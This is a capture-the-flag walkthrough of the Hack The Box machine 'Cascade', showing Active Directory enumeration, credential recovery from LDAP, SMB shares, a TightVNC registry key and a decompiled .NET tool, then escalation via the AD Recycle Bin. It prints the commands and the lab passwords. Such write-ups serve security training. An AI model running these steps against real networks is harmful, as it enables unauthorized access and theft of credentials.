# HTB | Cascade

This is the Box on [Hack The Box Active Directory 101 Track](https://app.hackthebox.com/tracks/Active-Directory-101). Find the box [here](https://app.hackthebox.com/machines/235).

**Skill Learned**

* TightVNC Password Extraction
* Active Directory Enumeration
* Reverse Engineering - DnSpy
* AD Recycle Bin

## NMAP

IP: **10.10.10.182**

```
nmap -sT -p- --min-rate 10000 10.10.10.182
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fix2PlNKyU0sQa7X3pxJj%2Fimage.png?alt=media&#x26;token=4e54694d-4fa1-47e0-b842-2d624e90789a" alt=""><figcaption></figcaption></figure>

```
nmap -sC -sV -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,49154,49155,49157,49158,49165 10.10.10.182 -Pn
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FRAS4qRdp7VS88ATuPtfs%2Fimage.png?alt=media&#x26;token=b07696ab-4231-43bb-8038-57b63c416c0b" alt=""><figcaption><p>nmap</p></figcaption></figure>

### SMB & RPC

SMBMAP and SMBClient are not working

```
smbmap -H 10.10.10.182
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FoLhG0BowvfZj0zTP0dy5%2Fimage.png?alt=media&#x26;token=6e8c3eda-0012-410a-9e65-d2f6c1e6e658" alt=""><figcaption><p>smbmap -H 10.10.10.182</p></figcaption></figure>


Let's try rpcclient

```
rpcclient -U "" -N 10.10.10.182
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FvSU84GOD17b57lu8Isf2%2Fimage.png?alt=media&#x26;token=e5f23677-6162-4338-968e-257a7068f7da" alt=""><figcaption><p>rpcclient -U "" -N 10.10.10.182</p></figcaption></figure>

I will copy the users

Let's see groups

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FCeX4z7qFNuPQGk9N9SFi%2Fimage.png?alt=media&#x26;token=e5226b3b-1b4e-45cd-9e0e-fa0c6bf2432a" alt=""><figcaption><p>enumdomgroups</p></figcaption></figure>

### LDAP - TCP 389

To enumerate LDAP, first I’ll get the naming context:

```
ldapsearch -H ldap://10.10.10.182 -x -s base namingcontexts
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FJwSLRkkTLvJCSvHMLsO2%2Fimage.png?alt=media&#x26;token=05935ab4-0715-4aad-a6e7-9f85077afc44" alt=""><figcaption><p>ldapsearch -H ldap://10.10.10.182 -x -s base namingcontexts</p></figcaption></figure>

I will dump all the info in a file:

```
ldapsearch -H ldap://10.10.10.182 -x -b "DC=cascade,DC=local" > ldap-anonymous
```

and Now I will look for valuable information While looking in the file I found a password for Ryan

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fvym4mr97qCCVkll8ExlT%2Fimage.png?alt=media&#x26;token=4415215b-4bb9-4d7a-9dc8-97a7a1d063f7" alt=""><figcaption><p>Ryan's Password</p></figcaption></figure>

Since it is a base64 I can decode it

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fw4RHvyvCrCGJL2k8xGmH%2Fimage.png?alt=media&#x26;token=c497fe56-912f-4b02-a27f-b96a19433549" alt=""><figcaption><p>base64 decode</p></figcaption></figure>

## Foothold/shell

Let's check the cred for winrm and smb

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F3fGZ4IKDiVetZHkkecru%2Fimage.png?alt=media&#x26;token=96a775c4-3cbf-42f8-a671-a6d2e39545e3" alt=""><figcaption><p>crackmapexec</p></figcaption></figure>

SMB is possible but winrm is not

```
smbmap -H 10.10.10.182 -u r.thompson -p rY4n5eva
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fy5BnqQRqXpG0mSkwUmnU%2Fimage.png?alt=media&#x26;token=1f6963c3-fa4e-4bac-bb95-21513bfa2e07" alt=""><figcaption><p>smbmap -H 10.10.10.182 -u r.thompson -p rY4n5eva</p></figcaption></figure>

Since we have Read Only on soe shares let's take a look

There are many files in each of the shares I have access to. I use the following commands to just pull all the files in each share (Data for example):

```
mask ""
recurse ON
prompt OFF
mget *
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FEq0OwX31oXRGKzxB0GfY%2Fimage.png?alt=media&#x26;token=ea152054-d23c-4769-9089-1c09ddbf3db0" alt=""><figcaption></figcaption></figure>

there are 5 folders

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FEh6uUyrka5AJA4gGpj0J%2Fimage.png?alt=media&#x26;token=b66c50ef-0ca6-4151-a17d-2b90c0c4657c" alt=""><figcaption></figcaption></figure>


We found some files in the IT folder

```
find IT/ -type f
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FViZyTdFnGq3EeqkLnzsL%2Fimage.png?alt=media&#x26;token=d906e087-9cf4-42ab-a993-b2962ec9e798" alt=""><figcaption><p>find IT/ -type f</p></figcaption></figure>

On opening the Meeting Notes we found

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FUzRTln5cdHjYRyQpzW11%2Fimage.png?alt=media&#x26;token=9307862f-5c4f-4967-96b4-086b52d0d852" alt=""><figcaption><p>Meeting Notes</p></figcaption></figure>

According to the mail We have to keep an eye out for the admin account password and TempAdmin.

Let's cat the **VNC Install.reg**

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FOnI9L8XJ7DJVedZSuuYd%2Fimage.png?alt=media&#x26;token=f73f93af-3f90-4780-8e70-de90461d116a" alt=""><figcaption><p><strong>VNC Install.reg</strong></p></figcaption></figure>

The line "Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f jumped out as interesting.

### Crack TightVNC Password

This GitHub [repo](https://github.com/frizb/PasswordDecrypts) guides us to decrypt VNC password using msfconsole

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FGYfYpNkEMISR3H7HVLK3%2Fimage.png?alt=media&#x26;token=89fe5cef-5fec-4470-a1f0-e94196a29166" alt=""><figcaption></figcaption></figure>

There was another way shown in the repo

```
echo -n 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FPYLvjf5CgZqmkL4kFkST%2Fimage.png?alt=media&#x26;token=0876fbb5-b489-4bd6-bebf-da5c632a8ec1" alt=""><figcaption></figcaption></figure>

Now That we have the password let's try it with SMB and WinRM.&#x20;

Winrm worked

```
crackmapexec winrm 10.10.10.182 -u s.smith -p sT333ve2
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FZYkKv0dCnxybDgd7etVi%2Fimage.png?alt=media&#x26;token=c2955e2c-e16d-488f-9477-6db67977e547" alt=""><figcaption><p>crackmapexec winrm 10.10.10.182 -u s.smith -p sT333ve2</p></figcaption></figure>

I’ll use Evil-WinRM to get a shell:

```
evil-winrm -i 10.10.10.182 -u s.smith -p 'sT333ve2'
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F2IfylV9QpjOsNGIUodZF%2Fimage.png?alt=media&#x26;token=156a1906-7cfa-47c1-8ed2-d08ae9457313" alt=""><figcaption><p>evil-winrm -i 10.10.10.182 -u s.smith -p 'sT333ve2'</p></figcaption></figure>

and we are in. found **user.txt**

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F1wxSlPRuHjpKOjoszDgb%2Fimage.png?alt=media&#x26;token=dee4917b-92ec-48f0-af31-2dec214f554b" alt=""><figcaption><p>user.txt</p></figcaption></figure>

## Priv Esc

**s.smith** is a member of the **Audit Share** group:

```
net user s.smith
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F1qnwYm55Sv3fYdnT5uRj%2Fimage.png?alt=media&#x26;token=dd2b93e4-f717-4aa6-be0a-39e87408ab32" alt=""><figcaption><p>net user s.smith</p></figcaption></figure>

Since it is not a standard Microsoft group, let's check

```
net localgroup "Audit Share"
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FmQLh9868nB3qoZaOGJL8%2Fimage.png?alt=media&#x26;token=f7c8620b-bd00-4219-bc4e-c9dd965cc20c" alt=""><figcaption><p>net localgroup "Audit Share"</p></figcaption></figure>

s.smith is the only user in the group, but the comment has a useful hint to look at this share. There’s a c:\shares, but I don’t have permission to list the directories in it:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FGtlRpqICC2Igrgzwrrsj%2Fimage.png?alt=media&#x26;token=2c214768-5c58-4a5c-b0b4-db9dc5450fa8" alt=""><figcaption></figcaption></figure>

however, I can cd into **Shares\Audit** based on the name from the comment

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fz4iDHJop3nksIEfsxYFm%2Fimage.png?alt=media&#x26;token=fb7ba883-19d8-4468-87d5-84b24a4613e5" alt=""><figcaption></figcaption></figure>

Since I have access to Audit Share:

```
smbmap -H 10.10.10.182 -u s.smith -p 'sT333ve2'
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FOoOLqdJO1U9L08hDlRtY%2Fimage.png?alt=media&#x26;token=5316276f-1897-413d-96eb-6d89aedf9cfe" alt=""><figcaption></figcaption></figure>

I will copy all the files to my local system

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FAqbxeVqVGN1CXileli51%2Fimage.png?alt=media&#x26;token=0eee6f3c-d468-4f43-bdde-e65a31e0e982" alt=""><figcaption></figcaption></figure>

We found an **Audit.db** file

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FIUcmPdlVoPz0GXcEe7H9%2Fimage.png?alt=media&#x26;token=31bce00d-489c-4796-8233-00524f699b36" alt=""><figcaption></figcaption></figure>

Let's dump the tables using sqlite3

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FbQj4OSKt9droAfXVAPxS%2Fimage.png?alt=media&#x26;token=d6a8ed1e-4e42-4e6f-80e2-c91925bf4f95" alt=""><figcaption></figcaption></figure>

Nothing jumped out as particularly interesting. I thought the Ldap table could have had a password in it, but the base64-encoded data didn’t decode to ASCII. Perhaps it’s encrypted somehow.

### CascAudit.exe & DnSpy

RunAudit.bat shows that CascAudit.exe is run with the DB file as an argument:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FseDdEBTZsGVT2a5kn5IA%2Fimage.png?alt=media&#x26;token=a25fd2ed-20ed-4296-a08c-fc5b81c77bf2" alt=""><figcaption></figcaption></figure>

It's a .NET binary

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FVN0K5eSMxOR6VE4ENSzi%2Fimage.png?alt=media&#x26;token=7d5deeeb-cc81-4dd4-bd8e-33cb4bc803a1" alt=""><figcaption></figcaption></figure>

Download [DnSpy](https://github.com/dnSpyEx) and load the exe on it

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FyNmTAxpYn7pIZkufU1yD%2Fimage.png?alt=media&#x26;token=26de6c84-3a8b-4680-8969-d3a4c584e252" alt=""><figcaption></figcaption></figure>

It opens an SQLite connection to the database passed as an arg, reading from the LDAP table, and decrypting the password.

I decided to recover the plaintext password by debugging. I put a breakpoint on line 53 where the SQL connection is closed. Then I went `Debug -> Start Debugging,` and set the Arugument to where I had a copy of the Audit.db:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FgELpDAR83fYHqhKEwayT%2Fimage.png?alt=media&#x26;token=810c530c-5188-4e8b-a92c-4180b6778640" alt=""><figcaption></figcaption></figure>

**Note**: Copy all the files including SQLite dll files to Windows before starting the debug

On hitting OK, it runs to the breakpoint, and I can see the decrypted password in the Locals window:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fooua05wJo3H6bjPco2Rc%2Fimage.png?alt=media&#x26;token=59f8382f-3f16-4092-abfc-b316efc4a1c4" alt=""><figcaption></figcaption></figure>

Based on the line in the SQLite DB, this password, `w3lc0meFr31nd`, likely pairs with the account `arksvc`.

Let's try this password for WinRM crackmapexec shows that not only does the password works:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FVB78GPwUWKMzkmHcg4Ku%2Fimage.png?alt=media&#x26;token=3a3537c4-da05-4f0d-8746-5183d92f7f96" alt=""><figcaption></figcaption></figure>

Had I not known the account that was associated with this password, I could have used crackmapexec with a list of users(list that we git from rpcclient):

```
crackmapexec winrm 10.10.10.182 -u user.txt -p w3lc0meFr31nd --continue-on-success
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F0EksqjCijbVIX89NxWa8%2Fimage.png?alt=media&#x26;token=ecf59d50-baa5-4a01-b367-1e7add7f61f2" alt=""><figcaption><p>crackmapexec winrm 10.10.10.182 -u user.txt -p w3lc0meFr31nd --continue-on-success</p></figcaption></figure>

and we are in

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FsYoL39ylDpXupFL96rDZ%2Fimage.png?alt=media&#x26;token=33b0b21a-dab7-46b1-baab-172891e2f25a" alt=""><figcaption></figcaption></figure>

from `whoami /groups` we can see arksvc is a part of **AD Recycle**

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FmUZEGaPX32fn2SoCHYmZ%2Fimage.png?alt=media&#x26;token=590f85c1-e0c9-4aef-a975-cbaf8b3bf797" alt=""><figcaption></figcaption></figure>

### AD Recycle

AD Recycle Bin is a well-known Windows group. [Active Directory Object Recovery](https://blog.netwrix.com/2021/11/30/active-directory-object-recovery-recycle-bin/) (or Recycle Bin) is a feature added in Server 2008 to allow administrators to recover deleted items just like the recycle bin does for files. The linked [article](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges#a-d-recycle-bin) gives a PowerShell command to query all of the deleted objects within a domain:

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FbiB4NTeaVq3yYNmIixNC%2Fimage.png?alt=media&#x26;token=5f8fd5a0-5640-4744-9111-c8bfe2daa5ba" alt=""><figcaption></figcaption></figure>

The last one is really interesting, because it’s the temporary administrator account mentioned in the old email I found earlier (which also said it was using the same password as the normal admin account).

I can get all the details for that account:

```
Get-ADObject -filter { SAMAccountName -eq "TempAdmin" } -includeDeletedObjects -property *
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FxOd2ILqc8uTASah8ZmeO%2Fimage.png?alt=media&#x26;token=847aa894-8a1d-47b0-8868-8238e094ed5f" alt=""><figcaption></figcaption></figure>

Immediately `cascadeLegacyPwd: YmFDVDNyMWFOMDBkbGVz` jumps out. It decodes to `baCT3r1aN00dles`:

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FXw5NVr586SdQLObdSuQi%2Fimage.png?alt=media&#x26;token=3109085d-f6fc-42bf-bab3-0b0e99c4d2f9" alt=""><figcaption></figcaption></figure>

using this password for administrator account and we are in

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FHWUh1okvU3LDehRJL4El%2Fimage.png?alt=media&#x26;token=8aa6b898-35f2-49ba-94a5-f0c874fda501" alt=""><figcaption></figcaption></figure>

and we have **root.txt**

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fw8ZLariXLdn6wy52KU7S%2Fimage.png?alt=media&#x26;token=643f7e6b-37f1-4cfa-b83a-174cca297497" alt=""><figcaption><p>root.txt</p></figcaption></figure>